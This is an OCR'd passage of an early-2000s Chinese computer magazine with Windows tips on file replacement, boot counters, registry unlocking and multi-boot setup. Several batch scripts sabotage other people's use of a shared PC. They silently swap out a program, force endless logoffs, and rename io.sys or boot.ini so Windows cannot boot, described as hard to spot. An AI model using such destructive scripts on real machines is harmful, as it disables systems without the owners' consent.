用另外一个你认为安全的同名程序来“偷梁换柱”，让黑客程序以为自己的进程仍在运行，从而“瞒天过海”，保障系统的安全。

实例2：赶走QQ“入侵者”

在共用电脑的时候，总有些人喜欢占用别人的QQ，很烦人。利用inuse命令，可以让QQ在指定的时间内“免打扰”。

Step 1 以Windows XP为例，新建一个文本文件，其内容为：

```
d:\inuse d:\qq.exe d:\tencent\qq\qq.exe /y
shutdown -r -t 10
```

并保存为qq.bat的批处理文件（用来替换的qq.exe文件可以是任意一个EXE文件，比如扫雷程序winmine.exe）。

Step 2 运行计划任务，选择该批处理文件，指定好运行的时间（运行时间就是自己不用QQ的起始时间）。每天一到这个时候，即使有人正在使用qq，inuse程序也会执行替换命令，并重启，从而使替换生效。反复几次后，占用QQ的人还以为中了“冲击波”，当然就会“敬而远之”了。

> 小提示
> ★关机的延时由“-t”后的数字来决定，本例中为10秒。
> ★想想看，如果用一个木马程序替换了QQ，那将会是怎样的后果？
> ★inuse命令对中文支持得相当好。但它并不能很好地支持Windows XP，在Windows server 2003中该命令却又重新被启用，并且集成到了系统中，感兴趣的读者可以去试试。

3.软件替代法

命令行操作虽然简单，但使用起来还不是很方便，特别是需要替换多个文件时。下面介绍名为CopyLock的小软件，它采用了Windows界面进行操作，只需用鼠标点击即可轻松完成替换。该软件已有汉化版下载，下载地址为：http://act1.it.sohu.com/newdownload/ssoftdetail.php?softnum=8642。该软件除那些Windows的核心文件不能进行操作外，对于正在使用的文件和受系统保护的文件（例如C:\Windows\system32\atl.dll）都能进行替换。更重要的是，它可以同时选择不同文件名的多个文件分别进行替换。

安装完成后运行copylock.exe程序，便出现了一个非常简洁的界面（见图1）。只要选择源文件和目标文件即可。待全部选择完成后，重启电脑即可使替换工作生效。



图1

4.取消文件保护法

对于受系统保护的文件，一般情况下是无法进行替换的。这时最好的方法就是暂时取消Windows对文件的保护功能。

(1)由于对许多系统文件的保护是通过一个名为Explorer.exe的进程来实现的，所以在对一些文件进行替换受阻的情况下，可以考虑在“任务管理器”(在Windows中按下Ctrl+Alt+Del组合键即可弹出）的“进程”选项卡中中止Explorer.exe进程。虽然此时桌面将会消失，但可以在任务管理器中选择“文件→新建任务”，然后输入“cmd”便可以打开命令提示符窗口利用上面提到的replace命令进行替换操作了。替换完成后再选择“文件→新建任务”，输入“explorer”即可恢复桌面和文件保护。

(2)上面的方式对某些Windows的核心文件（例如Explorer.exe本身）无效，因为虽然关闭了Explorer进程，但WFP实际上还在后台运行。所以要想对此类文件进行替换，就必须关闭WFP。此时一款名为XPlite的共享软件就能帮上我们的大忙了。该软件下载地址为http://www.skycn.com/soft/14061.html，大小不到500KB。可别小看它，它可以帮助我们关闭Windows的文件保护功能，还能卸载以前在Windows 2000/XP中由于受到保护而无法卸载的系统模块，只要在主界面上“Windows file protection”选项卡中单击“TURN OFF(关闭)”按钮即可关闭文件保护。后面的替换工作就可以顺利进行。

5.Windows的“原装”方案

我们在给操作系统打补丁包（如Windows 2000 SP4）时，实际上系统就是替换了正在运行的文件，只要重启就可以替换成功。我们能不能也做到这一点呢？完全可以！

实例1：以Windows 2000为例，假设要用C:\Temp folder目录中的Win32k.sys文件替换C:\System32目录中的同名文件。

Step 1 在“开始→运行”输入“Regedt32”并回车。

Step 2 在[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager]中，创建一个新的键，键名为“PendingFileRenameOperations”，类型为“REG_MULTI_SZ”，键值为“\??\c:\temp\win32k.sys !\??\c:\winnt\system32\win32k.sys”

注意：键值中的两个部分要分在两行中。

Step 3 退出注册表编辑器，重启电脑。文件已经被替换。

小编有话说：以上介绍了在Windows 2000/XP中进行文件替换的一些方式，希望对各位读者有所帮助。最后需要提醒大家，由于采用上述方法替换的文件基本都属于较为重要的文件，所以具有一定的风险，在替换前请务必进行备份，一旦出现了问题可以再用相同的办法替换回去。CF [XT04]



我的机器只能启动5次

任务编号：200410

任务内容

电脑的很多故障都是在重启之后才暴露出来的，对于多人共用的电脑，能不能限制电脑的重启次数呢？如何让Windows启动若干次数之后，系统就无法继续使用？当然，还要有恢复方法。

装备： Windows 9x/Me/2000/XP/2003

任务难度系数： 2/5

挑战者： 李学昌 沈秋锋 时旭 吕顺利

新任务（300元）

单位或家庭局域网中，一台机器的共享文件夹中保存着一个文件。记得文件名，但忘记是在哪台机器上了，有没有比较轻松的办法找到它？要求：效率优先，但需尽量减少对局域网资源的占用（如果能实现按文章内容查找更好）。

方法一：自动计数的批处理程序

1.建立步骤

我们知道，在Windows 9x中，Autoexec.bat文件可以在开机后自动运行，只要编辑这个自动批处理文件，就能让电脑在第5次及以后的启动时自动注销，从而无法使用电脑。

如果是Windows 2000/XP/2003，Autoexec.bat文件已经不再起作用了，我们可以把编辑好的文件用鼠标拖到“开始→程序→启动”菜单中，这样也能实现启动后自动运行的效果。但相比使用Autoexec.bat的方法，此方法是在进入Windows之后才会运行，所以如果电脑注销5次也会自动注销，无法继续使用了。

> 小提示
>
> 你也许会说：自动注销后重新登录不就行了吗？那你就小看这段程序了，重新登录后又要自动注销，就这样永无休止地循环下去，让你根本没法使用电脑。

批处理文件内容如下：

```
if exist c:\windows\system\bak\nul goto del
md c:\windows\system\bak
cd c:\windows\system\bak
vol>00
copy 00 01
copy 00 02
copy 00 03
goto end
:del
if exist c:\windows\system\bak\00 goto 00
if exist c:\windows\system\bak\01 goto 01
if exist c:\windows\system\bak\02 goto 02
if exist c:\windows\system\bak\03 goto 03
goto Shutdown

:00
del c:\windows\system\bak\00
goto end

:01
del c:\windows\system\bak\01
goto end

:02
del c:\windows\system\bak\02
goto end

:03
del c:\windows\system\bak\03
goto end

:Shutdown
Shutdown/l
goto end

:end
```

这段程序的大致意思是：首先，检查c:\windows\system是否存在BAK目录，如果不存在，就执行第一程序段的命令，即：自动创建一个，并把由VOL>00重定向得到的文件00拷贝3份。如果存在，就执行第二程序段（即DEL标签）后的命令，每启动一次，删除一个刚才拷贝得到的文件，实际上起到了计数的作用。当这些文件删除完后，执行shutdown标签后的命令，即自动注销。

> 小提示
>
> ★shutdown这个命令在Windows 2000中并不存在，但我们可以从一台Windows XP的计算机中复制过来即可。或者到http://www.newhua.com/cfan/200410/shutdown.exe下载。
>
> ★如果将shutdown标签后的命令改为shutdown/S结果是电脑重启。

你知道吗？

上面批处理中的":shutdown"下面的两行如果改为:

```
c
attrib c:\io.sys -h -s
ren io.sys i0.sys
attrib i0.sys +s +h
goto end
```

结果是将文件io.sys(这里是字母o)改名为i0.sys(这里是数字0)。io.sys的作用不作我多说了吧,改名后Windows无法启动。这段程序的被坏性较大,隐敝性也很好,启动时会报I/0错误。就算你从安装盘提取该文件,但由于批处理文件依然存在,启动时它又会不厌其烦地改过来。

2.恢复方法

用光盘或软盘启动，删除批处理文件。然后将i0.sys改为io.sys。

方法二：禁止电脑无限次数重启

上面的批处理文件还有另外一种写法，可以实现同样的效果。在这里，我们让电脑启动5次之后自动进入锁定状态。当然，这种方法并不能限制用户使用电脑，只是可以避免电脑被反复重启。

Just Do It

结合上面的例子，想想能不能实现这样的效果：电脑重启5次后锁定电脑，重启10次后直接关闭电脑。通过这种方法，我们可以防止一些知道管理员密码的人反复远程重启电脑。

```
@echo off
if not exist %windir%/System32/number.txt goto FirstBoot
set /p number= <%windir%/System32/number.txt
if %number% gtr 4 goto LockPC
set /a count=number+1
echo %count% >%windir%/System32/number.txt
goto End

:FirstBoot
echo 1 >%windir%/System32/number.txt
goto End

:LockPC
%windir%/System32/rundll32.exe user32.dll,LockWorkStation

:End
set number=
set count=
exit
```

小提示

以上代码可以到http://www.newhua.com/cfan/200410/restart.txt下载。

方法三：用WinRAR嵌套功能进行限制

众所周知，WinRAR作为一款杰出的压缩软件有创建自解压安装文件的功能，而在它的高级自解压选项中可以为开始菜单中的“启动”添加快捷方式，利用它便可在每次开机时运行相应程序。使用多层自解压压缩包是一个较好的办法！在每次运行一个多层自解压压缩包时，让它脱掉最外层，那么有几层就能运行几次，运行完最后一次后解压缩出一个能够限制Windows使用的程序。

对于Windos XP来说shutdown.exe是个很好的选择，运行“Shutdown.exe -s -t 0”就能让Windows立刻关机。那么Windows 98/Me呢？有办法，建立一个快捷方式，在其项目位置中输入“RunDLL32.exe user.exe,ExitWindows”。

自解压安装文件的制作，这里以XP使用Shutdown.exe为例。

Step 1 建立一个文件5.exe：在压缩包中添加C:\Windows\System32\Shutdown.exe，并在注释中写上：

```
Path=shutdown
SavePath
Silent=1
Overwrite=1
Shortcut=T, "shutdown.exe -s -t 0", "", "shutdown", "shutdown"
```

完成自解压压缩包制作。

然后建立文件4.exe：将5.exe加入压缩包并在注释中写上：

```
Path=shutdown
SavePath
Silent=1
Overwrite=1
Shortcut=T, "5.exe", "", "shutdown", "shutdown"
……
```

以此类推，直到第一次启动运行的文件1.exe，为了方便设置如上法，再将1.exe压缩为Shutdown.sfx.exe，想在下次启动后开始限制，运行Shutdown.sfx.exe安装就行了（本文件可以到http://www.newhua.com/cfan/200410/Shutdown.sfx.exe下载）！

Step 2 把Shutdown.sfx.exe文件拖到“开始→程序→启动”菜单中即可。

Step 3 恢复方法：

要恢复很简单，开机按F8进入安全模式，删除“C:\Documents and Settings\USERNAME\「开始」菜单\程序\启动”中的快捷方式即可。

风言风语

不用虚拟机也在Windows上玩Linux

我们都知道，在Windows下如果想使用Linux操作系统，必须使用VMware、Vitual PC等虚拟机软件模拟一个新的工作环境，并在该环境中安装Linux。

不过最近一个21岁的以色列计算机专业的学生和几个来自日本的开发者，通过网络联合开发出了一个名为Cooperative Linux(简称CoLinux)的平台，可以让Linux操作系统直接运行在Windows 2000/XP上。也就是说，使用Colinux，既不需要安装虚拟机软件，也不用费力安装Linux。使用者只需要在安装Colinux后，到其官方网站下载已经制作好的各种版本Linux的镜像文件，即可在Colinux上运行。从技术上来讲，CoLinux的主要突破在于它能够让Linux的Kernel（内核）直接和其他操作系统在同一个硬件平台上运行，开发者们专门为此编写了让原来的操作系统将硬件消息传递到Linux上的驱动程序。

JoyChan：让Linux就像安装普通软件一样在Windows下运行，这的确让人兴奋不已。我的一位朋友试用了Colinux，据他的使用感受，Colinux比传统的虚拟机软件在功能上差了不少，不过该平台可以免费获得。有兴趣的读者可以访问Colinux的官方站点获得更多的资料：http://www.colinux.org/。

P2P的继承者？

以往发展得红红火火的P2P网络和软件，因为涉及版权问题，并且严重侵害了唱片公司的经济利益，继而遭到反盗版组织和唱片公司的全力打压（在国外，主流的P2P交换软件的作者大都相继被告上法庭，用户通过互联网传播音乐、影视等版权保护文件也被视为违法行为），目前已经元气大伤。不过最近网上已经开始流行一种不同于P2P的音乐下载方式——“流式录音”。

所谓“流式录音”，其实也不是什么新东西，就是将网上实时提供的流节目（如网络电台节目、Shoutcast广播等）录制到硬盘里。具有该功能的软件不少，不过其中一个名为Station Ripper的软件工夫了得。Station Ripper是一个叫Greg Ratajik的职业程序员编写的作品，它不但能够从网上众多的Shoutcast广播中自动下载并且把每首歌曲保存成一个文件，而且还能够记住哪些歌曲你已经下载过了，下次电台里又播放时就不会下载。Station Ripper在国外站点的下载量正在飞速攀升，很多用户将其识为P2P软件的继承者。

JoyChan：Station Ripper在其火热之后是否会像P2P软件一样“惨遭封杀”，说到底关键在于它是否会触犯音乐电台提供者的利益。不过所谓“道高一尺，魔高一丈”，到时候自然有新的免费共享技术向我们招手。说到电台，我们的多媒体栏目编辑Ricky也做了一个网络广播电台，名叫“王小猪电台”，深受朋友喜欢。但是鉴于王小猪同学的人品问题，暂时不公布给大家了。:)

你的旧硬盘数据擦除干净了吗？

大家是否还记得前一段我们做过的一篇名为《被遗忘的角落——磁盘“渣滓洞”》的文章，文中讲述了有关硬盘数据删除的问题，并说明了数据彻底删除的难度不亚于数据的恢复。最近著名的O&O软件公司发表的一篇名为“Data, Data Everywhere”（数据，无处不在的数据）的研究报告也印证了这个观点。该报告详细研究了关于当旧硬盘被转让出售或者废弃时，保留在硬盘上的数据的安全性问题。

研究人员对eBay（著名的电子商务站点）上正被拍卖的100个硬盘以及其他存储设备进行了调查，对这些硬盘中的数据是否被删除、能否恢复做了一一验证。结果令人大吃一惊：其中仅仅只有10%的硬盘，在专业数据粉碎软件的帮助下彻底擦除了其中的数据文件！更为严重的是，保留在这些硬盘中的数据，其中有不少是硬盘拥有者公司的策划书、市场报告、商业函件等高级机密。该报告中还分析了造成这一现状的原因，归纳起来主要有二：一是硬盘或存储设备拥有者的安全意识单薄，或者粗心大意；二则是在删除数据时操作的不规范。

Cornel：对于政府和企业而言，彻底清除硬盘中隐藏的重要信息是一项重要工作，的确不应该疏忽。但是对于像Cornel这样的一介草民则正好相反——保护硬盘中的文件不被删除才是头等大事。CF [XT06]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

制造麻烦 做个可恢复的启动故障

我们前面介绍了通过修改io.sys文件限制启动的方法，在Windows 2000/XP中最为直接和简单的方法就是釜底抽薪，让系统找不到c:\boot.ini。方法是在批处理中的最后一步中将boot.ini改名就可以了。需要注意的一点就是最好给批处理建立一个快捷方式，然后将其运行时设置为“最小化”。或在“布局”中取消“由系统定位窗口”，并设置“窗口位置”中“左”为-900或更小的值。CF [XT05]

找回被“彻底”删除的Outlook邮件

■ 浙江　俞伟明

笔者近日接到朋友求救电话：“我的Outlook中的一封重要邮件被我不小心删除了（删除邮件后，清空了“已删除的邮件”文件夹），有没有办法恢复？”我搜索了网络，收获不多，难道恢复的希望不大？冥思苦想之中，猛然记起以前使用过一个“收件箱修复”的工具，那次我用它修复一个损坏的Outlook数据文件，修复完成后，意外地发现原来已被“彻底”删除的许多邮件也回来了。那么，是否可以故意把Outlook数据文件损坏，然后修复一下以达到找回被删除邮件的目的呢？笔者抱着“死马当活马医”的态度，做了以下“非常”试验。

一、人为损坏数据文件

Step 1 将Outlook的数据文件outlook.pst（该文件的默认位置在\Documents and Settings\用户名\Local Settings\Application Data\Microsoft\Outlook目录）复制到了C:\test。

> **小提示**
>
> 该试验具有一定的危险性，所以建议首先将Outlook.pst文件备份。

Step 2 接下来用16进制编辑软件来损坏该文件，笔者用的是WinHex。用WinHex打开outlook.pst，将鼠标从偏移量为7的位置拖到D（即十进制13）的位置选中这部分内容，单击右键，选择菜单“编辑→填充选块”，选中“用十六进制数值填充”，在输入框中填入“20”（空格ASCII码的十六进制值），在“通过”列表中选择“通过 #3”，点击“确定”（见图1）。最后选择菜单“文件→保存”，并确认更新文件。



图1

> **小提示**
>
> 该步骤的目的是将第一行偏移量从7到13的字节用空格填充，以达到损坏Outlook.pst文件的目的。如果你没有或不习惯使用十六进制编辑器，还可以使用Windows本身的命令行编辑器DEBUG.COM来达到同样的目的：打开命令行窗口，转到C:\Test目录，执行命令“debug outlook.pst”，出现“-”提示符，这是DEBUG环境的命令提示符。输入命令“E 0107”，回车后DEBUG提示输入一个十六进制字符，输入“20”，按空格，再输入“20”，按空格——如此重复7次，最后回车结束编辑（见图2）。接下来执行W命令保存文件，DEBUG将报告它保存了多少字节，最后执行命令Q退出DEBUG。




图2

二、修复数据文件

经过前面的操作后，outlook.pst文件已被损坏。下面要用收件箱修复工具修复它。收件箱修复工具的执行文件名字是SCANPST.exe。如果是Windows 2000/NT，它在\Program Files\Common Files\System\Mapi\2052\NT目录下，如果是Windows XP，它在\Program Files\Common Files\System\Mapi\2052目录下。Office 2000安装盘上也可以找到这个工具，位置是\Pfiles\Common\System\Mapi\2052（或其子目录）。



图3

双击SCANPST.exe启动收件箱修复工具，点击“浏览”并选择C:\Test\outlook.pst，点击“开始”执行修复，收件箱修复工具自动创建一个备份（见图3），点击“修复”开始重新构造合法的pst文件。

修复完毕后，启动Outlook 2000，选择“文件→打开”菜单，打开修复后的outlook.pst，一些原本“彻底”删除的邮件又回到“已删除的邮件”文件夹了！

三、原理总结

为什么已经被彻底删除的Outlook邮件还能恢复呢？我们都知道，当在Outlook中按下Delete键删除一个Email、日历条目或约会条目时，Outlook把它放入“已删除的邮件”文件夹，如果清空这个文件夹，Outlook将把被删除的条目加上“已删除”的标记，要保存新的条目时，已删除条目占用的空间就被覆盖。从这个角度看，Outlook数据文件的工作原理和FAT文件系统完全一样，当修复工具在修复时，会重建pst文件的文件结构，自然就有了找回被删除邮件的可能。CF [XT07]



我的注册表永远锁不住！

■ 吉林 海浪轻风

“常在网上飘，哪能不中招儿”，遭遇网页恶意代码、木马以及病毒都可能导致注册表编辑器被禁用，而无法更改设置。所以菜鸟们不得不一次次仰人鼻息，请高手帮助解锁。经过笔者一周的研究，终于找到了几个好办法，送你几把开锁的“金钥匙”，为你的注册表构筑几道防线，让它永远也锁不住。

一、Windows 98 一劳永逸防锁定

其实锁定注册表是通过在注册表[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]项下，添加"DisableRegistryTools"=dword:00000001键值来实现的。锁住后，在开始中输入“regedit.exe”运行注册表编辑器时会弹出（如图1）所示的对话框。最简单的解锁方法，就是“以彼之道还之彼身”，编写注册表文件，导入后修改其键值即可解锁。



图1

导入方法虽然简单，但每次遇到都要操作一次，也挺烦人的。笔者找到一个一劳永逸的方法——修改注册表编辑器执行文件，即（regedit.exe，大小为120KB）。首先找一个16进制编辑器，一般大家比较常用的是UltraEdit-32。不过，这个方法只对Windows 98有效。

UltraEdit小档案

软件版本：10.0c 汉化版	软件大小：1899KB
软件性质：共享软件	适用平台：Windows 9x/NT/2000/XP

下载地址：http://www.onlinedown.net/soft/7752.htm

运行后用它打开系统分区Windows下的REGEDIT.EXE文件，在十六进制模式下，按CTRL＋R组合键打开“查找/替换”窗口，在“查找内容”栏中填入“DisableRegistryTools”，在“替换为”框中输入等长的任意字符串，比如“Enable-RegistryTools”，然后一定要勾选“查找ASCII字符”选项，否则查不到（见图2）。接下来单击“全部替换”，完成后保存退出即可，UltraEdit-32会自动把原文件备份为“regedit.exe.bak。”这样以后通过添加键值“DisableRegistryTools”的方法，就再也锁不住注册表编辑器了。



图2

如果手边一时没有十六进制编辑器又无法下载，可以使用Windows自带的DOS编辑功能完成。打开DOS窗口，进入Windows目录，然后输入“edit /80 regedit.exe”，单击“Search/Find”，填入“DisableRegistryTools”开始查找，然后按上面的要求修改为“Enable-RegistryTools”，单击“File/Save”保存退出即可（见图3）。



图3

二、多操作系统通用方法——脚本破解法

以上方法只对Windows 98有效，Windows 2000用户可以使用导入REG文件的方法破解。但Windows XP更新了regedit.exe文件版本，修补了导入更改键值的漏洞，注册表被锁定后，任何REG文件都无法导入。本刊2004年第1期曾经介绍过建立“reg deleteHKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableRegistryTools /f”的批处理文件来解锁的方法，不过它仅限于Windows XP，如果能用一个方法，解开Windows 98/2000/XP就好了。方法在这里：

打开记事本，输入如下内容：

```
Dim unchain
Set unchain = wscript.createobject ("wscript.shell")
unchain.popup ("取消禁用注册表！")
unchain.regwrite"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools",00000000,"REG_DWORD"
unchain.popup("解锁成功！")
wscript.quit()
```

然后保存文件为“unchain.vbs”，双击它导入即可取消锁定，这种方法同样适用于各种系统。如果开启了病毒防火墙，运行脚本可能会出现警告提示，只需要“放行”一次就可以了。有了这几招护身，菜鸟也可以放心纵横网海了。

CF [XT08]

我的硬盘有三个“C盘”

——多操作系统的另类分区与安装策略

■ 广东 张楚楠

随着硬盘容量的日渐庞大，普通电脑上安装几个操作系统早已是司空见惯的事情了。在安装和使用多系统过程中，硬盘分区的规划问题尤其重要。通常情况下大家是在C、D、E……盘上分别安装Windows 9X、2000、XP等系统，不过笔者采用的是另外一种方案，该方案可以有效避免系统严重故障时无法登录挽救数据的情况。

一、笔者的分区方案

笔者的硬盘容量为60GB，硬盘分区情况如下表所示：

分区用途	分区大小	文件系统格式	盘符
Windows 2000系统盘	6GB	NTFS	C:
Windows XP系统盘	6GB	NTFS	C:
Windows Me系统盘	6GB	FAT32	C:
临时文件盘	2GB	NTFS	D:
资料与软件盘	40GB	NTFS	E：

二、该方案有什么优点？

大家看了之后是否觉得有些奇怪，怎么会有三个C盘呢？不错，我的硬盘确实有三个“C盘”。当然这三个并不是同时出现的，它们是每个系统的系统盘。将系统盘都做为主分区有两个主要优点：

（1）各个系统相互独立，当一个系统无法启动时，可以通过切换活动分区的方法来启动另一个系统，甚至修复原来的系统。这一点对于采用NTFS系统的分区来说意义更加重大。如果系统中只有一个主分区，一旦引导文件损坏，则所有系统都将无法启动。

（2）因为各个系统相互独立，这样可以很方便地对某个系统进行重装，而对其他系统毫无影响。从操作系统的安装顺序上来看，传统的方案一般情况下必须先安装低版本的操作系统安装，而该方案可以随意安装，无任何限制。

三、如何实现？

Step 1 大家常用的硬盘分区工具Fdisk不支持硬盘同时分配多个主DOS分区，而笔者采用Partition Magic8.02来实现。用PMagic建立分区时，分区类型有两种选择“Primary Partition”和“Logical Partition”。“Primary Partion”就是指主分区，在分区的时候只要确认是“Primary Partition”就行了（见图1）。




图1

Step 2 安装操作系统：安装每个操作系统之前都必须将相应的分区切换为活动分区，使用Fdisk最为方便。在Fdisk主菜单中选择第二项“Set active partition”，进入之后选择相应分区之后就可以了（见图2）。后续的系统安装和传统的安装方法相同。



图2

Step 3 修改引导文件：使用这种方法安装系统，Windows安装程序是不会自动将各个操作系统加入到启动列表中的。我们可以通过修改boot.ini文件来实现：用记事本打开系统分区A（任意系统分区均可）的根目录中的boot.ini文件，将其中的[operating systems]小节中的内容复制到系统分区B的boot.ini文件的[operating systems]小节即可。

小提示

上面的方法仅适合于Windows 2000/XP，对于Windows 9X的引导，必须先将Winodws Me所在分区的引导扇区保存为一个DAT文件。大家可以采用Windows 2000 Support Tools中的Diskprobe或Norton Diskedit之类的磁盘编辑工具实现。在DiskProbe中的操作方法如下：首先选择“Drives→Logical Volume”菜单，双击要编辑的逻辑盘，单击“Set Active”按钮，按“Ok”退出对话框（见图3），然后选择“Sector→Read”菜单，在出现的对话框中单击“OK”，最后选择“File→Save as”，保存为一个文件（假设为“C:\BOOTSECT.DAT”）即可。将文件复制至活动分区下，并在BOOT.INI中加入以下一句：C:\="Microsoft Windows Millennium Edition"。



图3

四、总结

虽然这种方案有它的优点，不过“有利必有其弊”，它的缺点跟优点同样鲜明：因为每个系统的各自独立，使得软件的共享变得非常困难，如果需要在不同系统中使用同一套软件，往往需要在各个系统中分别安装一次，这样将会造成磁盘空间的极大浪费。不过在今天硬盘动辄几十上百GB的前提下，应该也不是一个大问题。CF [XT09]

高手工作日记大曝光

■ 加拿大 董博

还记得我们前几期曾经约一些国内外的技术支持专家写过的《电脑排障高手是这样炼成的》、《系统“健康长寿”私房秘技大曝光》吗？高手果然是高手，这些文章在读者中的反馈相当强烈，许多读者来信希望他们能够再多介绍些自己的经验。Cornel在网上软磨硬泡数日，终于逼得其中一位高手将自己的工作日记贡献出来！Corenl将其整理后，摘录了其中一些比较经典的秘技，以飨读者。

1月5日 离奇的开机故障

一位客户打电话过来，说他的电脑很奇怪，有时启动到“正在启动Windows”，滚动条只走了两格就定住了，而有时又可以正常启动。我过去检查，但启动了多次都没有问题，没办法，让他亲自演示一遍开机过程，一切似乎没有什么不同。慢着！他的左手在做什么呢？好像一直在敲击ESC键，这时启动的滚动条停住了。看来问题就出在这里。经询问，原来这位客户以前一直在用Windows 98，并且养成了在启动时按ESC键来取消Windows 98启动画面的习惯。我又按了一下ESC键，Windows 2000继续正常启动了。看来问题解决了，客户自己也明白了故障的原因就是那个ESC键。不过，当他问我为什么时，我也没有答出来。

回到公司后，到网上查了资料，终于搞明白了这个故障的前因后果。原来，Windows 2000在启动到“正在启动Windows”时(我注意到前两格时会有短暂的停顿)允许用户按下几个热键来控制系统启动，比如：F5是进入安全模式，F8调出启动菜单，这些热键在被按下后会产生三个字节的键码来通知Windows进行相应启动，而ESC键则设计为暂停启动的作用，以便用户有时间按其他热键。所以，在这位客户按下ESC键后，Windows收到这个暂停键码后停止启动，等待接收下一个键码，而除了指定的F5、F8等启动热键外，其他任意键都是取消暂停的热键。

1月16日 怎么让Windows 2000不装在\WINNT中

中午几位IT部的同事一起吃饭，大家都说起了最近几乎每天都在和病毒、木马做斗争，聊着聊着，突然有个念头萌生出来，许多病毒和木马在入侵后都要在\WINNT系统目录中安家，如果把Windows 2000的默认系统目录改为其他名称的路径，是不是会起到一定防范作用呢？于是把这个想法一说，得到了大家的认可。

回到公司便开始试验，发现有些难度，因为Windows安装程序和修复功能都默认设置为\WINNT，而无法修改。不过最终还是被我找到了两个解决方法：

(1)在系统分区手动先创建一个\WINNT(比如：用Windows 98启动盘启动后创建，或者把硬盘接到另外一台电脑上)，当Windows 2000安装程序发现已存在此目录后，它就会提示用户再新建一个目录。

(2)利用无人值守文件也是一个不错的方法，用记事本创建一个名为WINNT.SIF的文件，然后在其中写入以下语句：

```
[Unattended]
UnattendMode=GuiAttended
OemPreinstall=No
TargetPath=WINDIR

[data]
unattendedinstall=yes
msdosinitiated  =0
```

将“TargetPath=”后改成你要设置的路径即可。编辑完成后，将WINNT.SIF保存到软盘上后并插进软驱，用Windows 2000安装光盘启动系统并进行安装，安装程序会在安装过程中读取WINNT.SIF，并设置相应路径。

2月2日 让“受限用户”也能更改电源方案

今天在国外的论坛上看到一个技巧，感觉还不错，对于今后的工作肯定会有用。

在Windows 2000中“受限用户”无法更改电源方案，其实这个限制有些过分，可以通过下面的修改给“受限用户”赋予修改电源方案的权力。运行“Regedt32”打开注册表编辑器，定位到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Controls Folder\PowerCfg\GlobalPowerPolicy]，单击右键，选择“权限”菜单，接



图1

着在打开的窗口中单击“添加”按钮，然后在上面的列表中双击希望能够得到电源管理控制权的用户账户(比如:1这个账户)，将其添加到下面的列表中(见图1)，确定后返回上级窗口并在列表中选中刚才添加的账户，在下面的“权限”中勾选“读取”和“完全控制”。

在[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Controls Folder\PowerCfg\PowerPolicies]重复

上述操作。

这样，刚才设置的受限用户便能够控制电源管理方案，并且能够使用休眠功能了。

另外，打开“控制面板→管理工具→本地安全策略”，在“本地策略→用户权利指派”中还可以为各个用户赋予更多的权限。

2月12日 为什么多了一个ASP.NET账户？

Tony是公司里有名的超级电脑迷，我经常被他“纠缠”，今天刚上班就接到了他打来的电话，因为他发现自己机器莫名其妙地多了一个ASP.NET账户，因此怀疑有人动过他的电脑或被入侵了。我下意识地也看了一下自己电脑中的“控制面板→用户和密码”，奇怪！怎么也有一个“ASP.NET”账户呢？询问了一下微软公司的朋友，原来这个账户是在安装Microsoft .Net Framework时自动创建的，主要用来使微软Internet信息服务中的asp.net工作进程完全支持Web服务器上的asp.net，对于不进行asp.net开发的普通用户而言，完全可以将其删除掉。

如果删除后，在运行某些需要Microsoft .Net Framework的软件时，出现问题，那么可以在“开始→运行”中输入“%systemroot%\Microsoft.NET\Framework\v1.1.4322\aspnet_regiis.exe /i”来重新创建它。

因为.Net Framework，我又想起了以前曾经解决的一个故障，那就是几台公司里安装有Windows XP的电脑，在安装.Net Framework后，系统设置的自动登录被恢复为需要输入密码。这时只要在“开始→运行”中输入“Control userpasswords2”，回车后即可打开传统的“用户账户”窗口，只要先选中相应用户名，然后取消“要使用本机，必须输入用户名和密码”，接着输入相应密码即可(见图2)。



图2

对了，今天还找到一个不错的清理磁盘的免费软件：CRAP CLEANER(下载地址：http://www.spazmatic.net/partners/ccleaner/CCSetupXP106.exe)，它最大的特点是速度快，并且能够在开机时自动执行。安装后，每次只要右击回收站选择“Run CCleaner”，不到10秒钟就完成了回收站、临时文件、Internet临时文件等的清理，而且选择“Open CCleaner”除了能进行设置外，还可以清理注册表垃圾信息，真的很不错。

3月2日 别让我每次都输入用户名和密码

财务部主管Tom今天找到我，因为他的笔记本用的是Windows XP，只要选择了保存密码，以后每次访问文件服务器都不用再输入用户名和密码了，但他的台式机装的是Windows 2000，无法实现这样的功能，不太方便，所以Tom希望我能让他的台式机也可以像笔记本那样不输密码就能随便访问文件服务器。我当时马上想到了映射网络驱动器，转念一想，为什么不试试前两天刚摸索出来的另一招呢？

打开记事本，输入以下内容：

net use \\cfserver /user:1 password:1

然后将其保存为share.bat，并放到C:\WINNT\system32\GroupPolicy\User\Scripts\Logon\文件夹下。这个命令的含义是登录cfserver服务器，用户名为1，密码为1。当然，如果还经常登录其他电脑，那么可以按照这种格式一一写进这个文件中。

接着在“开始→运行”中输入“Gpedit.msc”，回车后打开“组策略”，进入“用户配置→Windows设置→脚本-(登录/注销)”，双击右侧窗格中的“登录”，在弹出的窗口中单击“添加”，然后选择share.bat文件即可。这样，每次系统登录时都会自动执行该批处理文件，从而登录设置的服务器或电脑，这样访问文件服务器时就不用再输入用户名和密码了。

3月16日 一键就能创建新文件夹并为其命名

Windows资源管理器不能在创建新文件夹的同时为其命名的问题一直让我很恼火，今天终于在网上又找到了一个不错的免费小软件——bxNewFolder(下载地址：http://www.baxbex.com/files/bxnewfolder.exe)，安装后，它能直接在资源管理器的工具栏生成一个创建新文件夹的小图标，一按就能弹出一个新建文件夹的窗口，并且可以马上输入文件夹名称。而且按下F12键也能呼出这个窗口，真是太方便了。

4月13日 Windows 2000也可以使用证书功能了

